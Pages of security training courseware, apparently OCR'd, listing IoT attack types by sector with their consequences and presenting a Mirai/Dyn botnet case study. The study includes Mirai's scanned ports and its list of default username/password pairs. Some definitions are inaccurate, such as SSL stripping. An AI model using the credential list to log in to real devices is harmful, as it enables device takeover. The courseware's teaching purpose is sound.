
IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to get sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data confidentiality
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	BlueBugging: Exploiting vulnerabilities in old devices' firmware and spying phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising the fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gets illegal access to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack:** Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gets access illegally to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
IT and Networks	**Brute force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Ohigashi-Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploiting Misconfiguration:** Exploiting improper configuration of sensors or IoT devices	Loss of confidentiality and availability
	Path-Based DoS Attack: Injects malicious code into the packets or replay some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT devices remotely	Loss of privacy and data availability
Marine	**GPS Spoofing:** Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets for intercepting and changing the transmitted data	Loss of privacy and data confidentiality

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:


Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control**: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control**: Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack**: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack**: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks



Case Study: Dyn Attack

- Mirai is a **piece of malware** that deliberately finds the Internet of Things (IoT) devices to infect them
- Once infected, Mirai adds the **infected IoT** to a **botnet**
- Mirai was built for the following two main purposes:
  - Find and **infect other IoT devices** to further grow the botnet
  - Participate in DDoS attacks based on commands received from a remote **C&C infrastructure**


Stage 1: Infects the Device

- **Continuously scan** for IoT devices that are accessible over the Internet
  - It primarily scans for ports 22, 23, 5747, etc. that are open and can easily be configured to scan other ports
- Once connected to an IoT, it attempts to login using a list of **username/password** combinations included in the malware, gain access, and **infect the device**
- The infected device then **scans other networks** searching for more IoT devices and **launches DDoS attacks**

List of username/ password combinations included in the malware

```
root/xc3511          root/vizxv                root/admin
admin/admin          root/888888               root/xmhdipc
root/default         root/juantech             root/123456
root/54321           support/support           root/(none)
admin/password       root/root                 root/12345
user/user            admin/(none)              root/pass
admin/admin1234      root/1111                 admin/smcadmin
admin/1111           root/666666               root/password
root/1234            root/klv123               Administrator/admin
service/service      supervisor/supervisor     guest/guest
guest/12345          guest/12345               admin1/password
